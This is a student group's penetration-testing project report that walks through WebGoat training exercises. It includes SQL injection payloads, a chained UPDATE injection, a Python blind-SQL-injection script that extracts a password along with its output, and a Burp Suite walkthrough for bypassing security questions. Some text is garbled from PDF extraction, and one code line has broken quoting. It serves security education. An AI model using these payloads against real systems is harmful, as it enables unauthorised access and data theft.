

**INTEGRATED PROJECT REPORT  
ON  
VAPT - Vulnerability Assessment and Penetration Testing**

Submitted in partial fulfillment of the requirement  
Course Integrated Project (CS 203) of

**COMPUTER SCIENCE AND ENGINEERING  
B.E. Batch (2019)  
IN  
JUNE-2022**



Under the Guidance of:  
Dr. Rajat Bharadwaj  
(Assistant Professor)  
Chitkara University

Ms. Priyanka Verma

Submitted By:  
Shubhangi (1910991192)  
Sidharath (1910991951)  
Vishnu (1911981102)  
Diveet Kaushik (1910990334)  
Deepanshu Singla (1910990563)  
Harsehaj Ahuja (1910990723)  
Pulkit Gupta (1910990955)  
Gagandeep Singh (1910991364)  
Pranshu Soni (1911981102)  
Ashish Sharma (1911981261)  
Rakshat Sangral (1911981277)  
Simarpreet Singh (1911981305)  
Vishal Sharma (1911981405)

## **CERTIFICATE**

This is to be certified that the project entitled “VAPT Report” has been submitted for the Bachelor of Computer Science Engineering at Chitkara University, Punjab during the academic semester January 2022- May-2022 is a bonafide piece of project work carried out by “ **Shubhangi(1910991192),  
Sidharath(1910991951), Vishnu(1911981102), Diveet Kaushik(1910990334), Deepanshu Singla(1910990563),  
Harsehaj Ahuja(1910990723), Pulkit Gupta(1910990955), Gagandeep Singh(1910991364), Pranshu  
Soni(1911981102), Ashish Sharma(1911981261), Rakshat Sangral(1911981277), Simarpreet  
Singh(1911981305), Vishal Sharma(1911981405)**” towards the partial fulfillment for the award of the course **Integrated Project (CS 203)** under the guidance of “Ms. Priyanka Verma” and supervision.

### **Sign. of Project Guide:**

Dr. Rajat Bhardwaj

Assistant Professor

Computer Science and Engineering

Ms. Priyanka Verma

## **CANDIDATE'S DECLARATION**

We, (STUDENTS GROUP 5) (Shubhangi (1910991192), Sidharath (1910991951), Vishnu (1911981102), Diveet(1910990334), DeepanshuSingla(1910990563),HarsehajAhuja(1910990723),Pulkit Gupta(1910990955),Gagandeep Singh (1910991364), Pranshu Soni (1911981102), Ashish Sharma (1911981261), Rakshat Sangral(1911981277),Simarpreet Singh(1911981305),Vishal Sharma(1911981405) , **B.E. (CSE) - 2019** of the **Chitkara University, Punjab**, hereby, declare that the **Integrated Project Report** entitled "**VAPT Report**" is an original work and data provided in the study is authentic to the best of us knowledge. This report has not been submitted to any other institute for the award of any other course.

**Sign Of Student 1:**

Shubhangi  
1910991192

**Sign of Student 2:**

Sidharath  
1910991951

**Sign of Student 3:**

Vishnu  
1911981102

**Sign Of Student 4:**

Diveet Kaushik  
1910990334

**Sign of Student 5:**

Deepanshu Singla  
1910990563

**Sign of Student 6:**

Harsehaj Ahuja  
1910990723

**Sign Of Student 7:**

Pulkit Jain  
1910990955

**Sign of Student 8:**

Gagandeep Singh  
1910991364

**Sign of Student 9:**

Pranshu  
1911981213

**Sign Of Student 10:**

Ashish Sharma  
1911981261

**Sign of Student 11:**

Rakshat Sangral  
1911981277

**Sign of Student 12:**

Simarpreet Singh  
1911981305

**Sign Of Student 13:**

Vishal Sharma  
1911981405

## **ACKNOWLEDGEMENT**

It gives us immense pleasure to be indebted to all, who directly or indirectly contributed in the development of this project work and who influenced our thinking, behavior, and acts during the course of study.

We express our sincere gratitude to all for providing me an opportunity to undergo the Integrated Project as part of the curriculum. We are thankful to “**Ms. Priyanka**” for her support, cooperation, and motivation provided to us during the training for constant inspiration, presence, and blessings. We also extend our sincere appreciation to “**Mr. Dheeraj**” who provided his valuable suggestions and precious time in accomplishing our integrated project report. We would like to thank “**Dr. Rupali Gill**” For giving us the chance to be a part of the integrated project. We would like to thank the Almighty and our parents for their moral support and friends with whom we shared our day-to-day experience and received lots of suggestions that improve our quality of work.

Shubhangi  
1910991192

Sidharath  
1910991951

Vishnu  
1911981102

Diveet Kaushik  
1910990334

Deepanshu Singla  
1910990563

Harsehaj Ahuja  
1910990723

Pulkit Gupta  
1910990955

Gagandeep Singh  
1910991364

Pranshu  
1911981213

Ashish Sharma  
1911981261

Rakshat Sangral  
1911981277

Simarpreet Singh  
1911981305

Vishal Sharma  
1911981405

## Contents

Sr. No.	Topic	Page No.
1	<b>Abstract</b>	6
2	<b>Introduction to VAPT</b>	7
3	<b>Tools and Methods Used</b>	8
4	<b>System Requirement</b>	9
5	<b>Web Goat Vulnerability Exploitation</b>	10
I.	Chapter 1- SQL Injection	11
II.	Chapter 2- Broken Authentication	19
III.	Chapter 3- Cross Site Scripting	40
IV.	Chapter 4- Vulnerable Components	43
V.	Chapter 5- Request Forgeries	46
VI.	Chapter 6 - Client Side	61
6	<b>Wreath Network Exploitation</b>	70
7	<b>Conclusion</b>	95
8	<b>Future Scope</b>	96
9	<b>Bibliography</b>	97

## Abstract

Vulnerability assessment and Penetration Testing (VAPT) is the most comprehensive service for auditing, penetration testing, reporting and patching for your company's web-based applications. Vulnerability assessment and penetration testing are two different and complimentary proactive approaches to assess the security posture of an information system's network. The Vulnerability Assessment is done to test the security posture of the information system both internally and externally. Penetration tests provide evidence that vulnerabilities do exist as a result network penetrations are possible. They provide a blueprint for remediation. Methodology includes: discovery, enumeration, vulnerability identification, vulnerability assessment, exploitation and launching of attack, reporting, external penetration testing, internal penetration testing, legal issues before you start.

## **Introduction to Vulnerability Assessment and Penetration Testing**

The cyber threat landscape is ever evolving. Hence, an IT System which was delivered correctly yesterday, may not be safe today. Threats are events that exploit vulnerabilities to do harm to an organization's assets. To prevent this potential harm, an organization will identify new vulnerabilities and either rectify the vulnerabilities or mitigate the risks to an acceptable level.

Vulnerability Assessment and Penetration Testing (VAPT) describes a broad range of security assessment services designed to identify and help address cyber security exposures across an organization's IT estate.

To ensure that you choose the right type of assessment for your company's needs, it's important to understand the various types of VAPT services and the differences between them. The diverse nature of VAPT assessments means that they can vary significantly in depth, breadth, scope and price, so this understanding is critical to ensure tests deliver the best value for money.

**A Vulnerability Assessment** is a rapid automated review of network devices, servers and systems to identify key vulnerabilities and configuration issues that an attacker may be able to take advantage of. It is generally conducted within the network on internal devices and due to its low footprint can be carried out as often as every day.

**A Penetration Test** is an in-depth expert-driven activity focused on identifying various possible routes an attacker could use to break into the network. In-addition with the vulnerabilities it also identifies the potential damage and further internal compromise an attacker could carry out once they are past the perimeter.

Now, we start exploiting the machines which we done i.e., **WEBGOAT & WREATH NETWORK**

## TOOLS

Name	version
Burpsuite	<b>2021.10.3-10704</b>
Nmap	<b>7.92</b>
Curl	<b>7.81.0</b>
xfreerdp	<b>2.6.0</b>
Chisel	<b>1.7.6</b>
socat	
sshuttle	<b>1.1.0</b>
WebWOLF	
Hashcat	
Curl	<b>7.81.0</b>
ExifTool	
Netcat	
FoxyProxy	
John	
Evil-winrm	<b>3.3</b>
Mimikatz	

## SYSTEM REQUIREMENTS

For performing VAPT, we need to run different kinds of tools

So, we must have at least a system with 4GB of RAM, a decent processor

Like i5/i7 and having a graphic card of 2GB is recommended.

Besides that, if we want to make a complete penetration testing lab, following specifications are recommended:

Processor: i5/i7, Ryzen 5/7

RAM: 16GB or Higher

GRAPHICS CARD: 6GB or Higher

Wi-Fi: 5/6

SSD: 2TB or HIGHER

Firewalls

Router

Operating System: KALI/ubuntu/arch, Windows

## WEBGOAT EXPLOITATION

### What is Web Goat?

---

Web Goat is a deliberately insecure application that allows interested developers just like you to *test vulnerabilities* commonly found in Java-based applications that use common and popular open-source components.

### Introducing Web Wolf

Web Wolf is a separate web application which simulates an attacker's machine. It makes it possible for us to make a clear distinction between what takes place on the attacked website and the actions you need to do as an "attacker". Web Wolf was introduced after a couple of workshops where we received feedback that there was no clear distinction between what was part of the "attackers" role and what was part of the "users" role on the website. The following items are supported in Web Wolf:

- Hosting a file
- Receiving email
- Landing page for incoming requests

# Chapter 1- SQL INJECTION

## 1. SQL Injection (Intro)

### What is SQL?

SQL is a standardized (ANSI in 1986, ISO in 1987) programming language which is used for managing relational databases and performing various operations on the data in them.

A database is a collection of data. The data is organized into rows, columns and tables, and indexed to make finding relevant information more efficient.

To Find vulnerabilities and having a better knowledge of SQL Injections, we provide you with tasks to find vulnerabilities and exploit them.

### Data Manipulation Language (DML)

As implied by the name, data manipulation language deals with the manipulation of data. Many of the most common SQL statements, including SELECT, INSERT, UPDATE, and DELETE, may be categorized as DML statements.

If an attacker succeeds in "injecting" DML statements into a SQL database, he can violate the confidentiality (using SELECT statements), integrity (using UPDATE statements), and availability (using DELETE or UPDATE statements)

Try the UPDATE statement

UPDATE table name SET column name=value WHERE condition;

### Data Definition Language (DDL)

Data definition language includes commands for defining data structures. DDL commands are commonly used to define a database's schema. The schema refers to the overall structure or organization of the database and, in SQL databases, includes objects such as tables, indexes, views, relationships, triggers, and more.

If an attacker successfully "injects" DDL type SQL commands into a database, he can violate the integrity (using ALTER and DROP statements) and availability (using DROP statements) of a system.

### Data Control Language (DCL)

Data control language is used to implement access control logic in a database. DCL can be used to revoke and grant user privileges on database objects such as tables, views, and functions. If an attacker successfully "injects" DCL type SQL commands into a database, he can violate the confidentiality (using GRANT commands) and availability (using REVOKE commands) of a system. For example, the attacker could grant himself admin privileges on the database or revoke the privileges of the true administrator.

## **Task 1**

### Compromising confidentiality with String SQL injection

If a system is vulnerable to SQL injections, aspects of that system's CIA triad can be easily compromised (if you are unfamiliar with the CIA triad, check out the CIA triad lesson in the general category). In the following three lessons you will learn how to compromise each aspect of the CIA triad using techniques like SQL string injections or query chaining.

In this lesson we will look at confidentiality. Confidentiality can be easily compromised by an attacker using SQL injection; for example, successful SQL injection can allow the attacker to read sensitive data like credit card numbers from a database.

### **What is String SQL injection?**

If an application builds SQL queries simply by concatenating user supplied strings to the query, the application is likely very susceptible to String SQL injection.

More specifically, if a user supplied string simply gets concatenated to a SQL query without any sanitization or preparation, then you may be able to modify the query's behavior by simply inserting quotation marks into an input field. For example, you could end the string parameter with quotation marks and input your own SQL after that.

\*\*For question and statement refer picture below

External Entities (XXE)

on Access Control

on-line Scripting (XSS)

pure Deserialization

variable Components

Request Forgery

CSRF

CSRF

### Compromising confidentiality with String SQL injection

If a system is vulnerable to SQL injections, aspects of that system's CIA triad can be easily compromised (if you are unfamiliar with the CIA triad, check out the CIA triad lesson in the general category). In the following three lessons you will learn how to compromise each aspect of the CIA triad using techniques like SQL string injections or query crafting.

In this lesson we will look at **confidentiality**. Confidentiality can be easily compromised by an attacker using SQL injection; for example, successful SQL injection can allow the attacker to read sensitive data like credit card numbers from a database.

#### What is String SQL injection?

If an application builds SQL queries simply by concatenating user supplied strings to the query, the application is likely very susceptible to String SQL injection. More specifically, if a user supplied string simply gets concatenated to a SQL query without any sanitization or preparation, then you may be able to modify the query's behavior by simply inserting quotation marks into an input field. For example, you could end the string parameter with quotation marks and input your own SQL after that.

**It is your turn!**

You are an employee named John Smith working for a big company. The company has an internal system that allows all employees to see their own internal data such as the department they work in and their salary. The system requires the employees to use a unique authentication TAN to view their data. Your current TAN is 3SL99A.

Since you always have the urge to be the most highly paid employee, you want to exploit the system so that instead of viewing your own internal data, you want to take a look at the data of all your colleagues to check their current salaries. Use the form below and try to retrieve all employee data from the `employees` table. You should not need to know any specific names or TANs to get the information you need. You already found out that the query performing your request looks like this.

```
SELECT * FROM employees WHERE last_name = '' + name + '' AND auth_tan = '' + auth_tan + ''
```

Employee Name:

Authentication TAN:

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
32147	Paulina	Travers	Accounting	46000	P45USI	null
34477	Abraham	Holman	Development	50000	UUDZALK	null
37648	John	Smith	Marketing	64350	3SL99A	null
89762	Tobie	Bamett	Sales	77000	TQHLL1	null

Fig 1.1

(Introduction to SQL-Injection)

## Solution

1. The application is taking your input and inserting the values into the variable's 'name' and 'auth\_tan' of the pre-formed SQL command.
2. Compound SQL statements can be made by expanding the WHERE clause of the statement with keywords like AND & OR.
3. Try appending a SQL statement that always resolves to true.
4. Make sure all quotes (" ' ") are opened and closed properly so the resulting SQL query is syntactically correct.
5. Try extending the WHERE clause of the statement by adding something like: ' OR '1' = '1'.

**Employee Name:** A

**Authentication TAN:** ' OR '1' = '1

## Task 2

## Compromising Integrity with Query chaining


After compromising the confidentiality of data in the previous lesson, this time we are going to compromise the integrity of data by using SQL query chaining.

If a severe enough vulnerability exists, SQL injection may be used to compromise the integrity of any data in the database. Successful SQL injection may allow an attacker to change information that he should not even be able to access.

### What is SQL query chaining?

Query chaining is exactly what it sounds like. With query chaining, you try to append one or more queries to the end of the actual query. You can do this by using the ; metacharacter. A ; marks the end of a SQL statement; it allows one to start another query right after the initial query without the need to even start a new line.

\*\*For question and statement refer picture below



The screenshot shows a web application interface for a security challenge. On the left, there's a sidebar with a tree view of attack categories: (A1) Injection, (A2) Broken Authentication, (A3) Sensitive Data Exposure, (A4) XML External Entities (XXE), (A5) Broken Access Control, (A6) Cross-Site Scripting (XSS), (A7) Insecure Deserialization, (A8) Vulnerable Components, and (A9)2012 Request Forgeries. Under 'Client side Challenges', (A1) Injection is selected. The main content area has a navigation bar with numbered links (1-13). Below the links, the title 'Compromising Integrity with Query chaining' is displayed. A sub-instruction says: 'After compromising the confidentiality of data in the previous lesson, this time we are gonna compromise the **integrity** of data by using **SQL query chaining**'. Another note states: 'If a severe enough vulnerability exists, SQL injection may be used to compromise the integrity of any data in the database. Successful SQL injection may allow an attacker to change information that he should not even be able to access.' A section titled 'What is SQL query chaining?' explains: 'Query chaining is exactly what it sounds like. With query chaining, you try to append one or more queries to the end of the actual query. You can do this by using the ; metacharacter. A ; marks the end of a SQL statement; it allows one to start another query right after the initial query without the need to even start a new line.' Below this, a 'It is your turn!' section shows a database table with columns: USERID, FIRST\_NAME, LAST\_NAME, DEPARTMENT, SALARY, AUTH, TAN, PHONE. An example row is shown with values: 37648, John, Smith, Marketing, 1000000, JS199A, null. A form allows the user to input 'Employee Name' (Smith) and 'Authentication TAN' (JS199A), with a dropdown for 'Get department'. A success message at the bottom says: 'Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!' The table data is as follows:

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH	TAN	PHONE
37648	John	Smith	Marketing	1000000	JS199A	null	
96134	Bob	France	Marketing	83700	LO9S2V	null	
89762	Tobi	Barnett	Sales	77000	TAUILL1	null	
34477	Abraham	Holman	Development	50000	UUZALK	null	
32147	Paulina	Travers	Accounting	48000	P45JISI	null	

Fig 1.2

(Introduction to Query Chaining)

### Solution

1. Try to find a way, to chain another query to the end of the existing one.
2. Use the; metacharacter to do so.
3. Make use of DML to change your salary.
4. Make sure that the resulting query is syntactically correct.
5. How about something like ';' UPDATE employees....

**Employee Name:** A. **Authentication TAN:** ';' UPDATE employees SET salary=99999 WHERE first\_name='John'

## 2. SQL Injection (Advanced)

### Task 2

#### Blind SQL injection

Blind SQL injection is a type of SQL injection attack that asks the database true or false questions and determines the answer based on the application's response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.

#### Difference

Let us first start with the difference between a normal SQL injection and a blind SQL injection. In a normal SQL injection, the error messages from the database are displayed and give enough information to find out how the query is working. Or in the case of a UNION based SQL injection the application does not reflect the information directly on the web page. So, in the case where nothing is displayed you will need to start asking the database questions based on a true or false statement. That is why a blind SQL injection is much more difficult to exploit.

There are several different types of blind SQL injections: content-based and time-based SQL injections.

#### Solution 1 and Walkthrough

1. Look at the different response you receive from the server
2. The vulnerability is on the register form
3. The vulnerable field is the username field of the register form.

4. Use tooling to automate this attack. The table name is randomized at each start of Web Goat, try to figure out the name first.
5. Change the password through an UPDATE Statement.

As specified in the hints, it is possible to change the password using an UPDATE. It is also possible to find the original password as we will see in the proposed solution.

- The **Login** form does not appear to provide any useful outputs from a variety of inputs, but the **Register** form allows us to check whether a username already exists.
- If we try to register with the following username: tom' AND '1='1 we find that the username is taken.




Fig 1.3  
(Advanced sql-injection attack demonstration)

- We can use this as an oracle and check what Tom's password is one at a time.
- Fortunately, the table we are seeking is named password (*guessing*), so we can attempt to register with the following username: tom' AND substring(password,1,1)=t
- The response states the username already exists; we know that t is the first character of Tom's password.
- By fuzzing for the remaining characters, we can determine that Tom's password is **thisisasecretfortomonly**.

## Code to Get Password

```
import json

import requests

def sql_injection_advance_5():
    alphabet_index = 0

    alphabet = 'abcdefghijklmnopqrstuvwxyz'
    password_index = 0
    password = ""

    headers = {
        'Cookie': COOKIE,
    }

    while True:
        payload = 'tom\' AND substring (password, {},1) =\'{}''.format (password_index + 1, alphabet[alphabet_index])

        data = {
            'username_reg': payload,
            'email_reg': 'a@a',
            'password_reg': 'a',
            'confirm_password_reg': 'a'
        }

        r = requests.put ('http://HOST:PORT/WebGoat/SqlInjectionAdvanced/challenge', headers=headers, data=data)

        try:
```

```

response = json.loads(r.text)

except:

print ("Wrong JSESSIONID, find it by looking at your requests once logged in.")

return

if "already exists please try to register with a different username" not in response['feedback']:

alphabet_index += 1

if alphabet_index > len(alphabet) - 1:

return

else:

password += alphabet[alphabet_index]

print(password)

alphabet_index = 0

password_index += 1

sql_injection_advance_5()

```

After running this code, we will get our output and Password as Answer



```
t
th
thi
this
thisi
thisis
thisisa
thisisas
thisisase
thisisasec
thisisasecr
thisisasecre
thisisasecret
thisisasecretf
thisisasecretfo
thisisasecretfor
thisisasecretfort
thisisasecretforto
thisisasecretfortom
thisisasecretfortomo
thisisasecretfortomon
thisisasecretfortomonl
thisisasecretfortomonly
Press any key to continue . . .
```

Fig 1.4

(Output of the sql-injection task)

So, after getting Password i.e **thisisasecretfortomonly..**, we will fill this password and username i.e in our task question. And there we will get.....




Fig 1.5

(Successful completion of Task)

## Chapter 2- Broken Authentication


### 1.Authentication Bypass

Authentication Bypasses happen in many ways, but usually take advantage of some flaw in the configuration or logic. Tampering to achieve the right conditions.

#### Task 1

#### Solution with walkthrough

So, in this task we need to bypass security questions and login without answering any question. So, you can see when we put any random value in answer field, it shows us “not quite, try again.” So, with the help of burp suite, we have captured that request under proxy and now we can edit our changes.



Step 3: Using a proxy, remove "securityQuestion0" and "securityQuestion1" from the post data.

selectOption=(SECURITY\_QUESTION0=SecurityQuestion0&test1=SecurityQuestion1=test1)&enabled=1&execution=e2s1&seq\_id\_continue\_bts\_label=Continued\_default\_continue\_bts\_label&Continued\_eventId\_continue=Continue

**The Scenario**

You are resetting your password, but doing it from a location or device that your provider does not recognize. So you need to answer the security questions you set up. The other issue is that those security questions are also stored on another device (not with you) and you don't remember them.

You have already provided your username/email and opted for the alternative verification method.

Verify Your Account by answering the questions below:

What is the name of your favorite teacher?  
sd

What is the name of the street you grew up on?  
abc

Submit  
Not quite, please try again.

Fig 2.1

(Task 1 of Broken Authentication)

Now we can see in the last line of our request, we have some sort of input field. As request is showing random value that I put on field when I tried to login, in my case, it was sid as my favorite teacher and abc as street I grew in. Now, we will send this request in repeater,



Fig 2.2

(Request captured in Burpsuite)

In repeater, we will send this request in response. We will now make changes. We will simply put "a" ahead of 1 in last line where secQuestion is written, which will make any answers we put in input field, unidentified and you can see in response tab that we are successful in exploiting vulnerability. So, now our answers that we will are unidentifiable.




Fig 2.3

(Response of the Request, caught on Repeater(Burpsuite) )

Now, we will make same changes in proxy request and then we will forward our request to us submit button




Fig 2.4

(Malformed Request sent of the sever using Burpsuite)

Lastly, you will see a message saying, you have successfully submitted the answers, means we are successful in exploiting vulnerability.

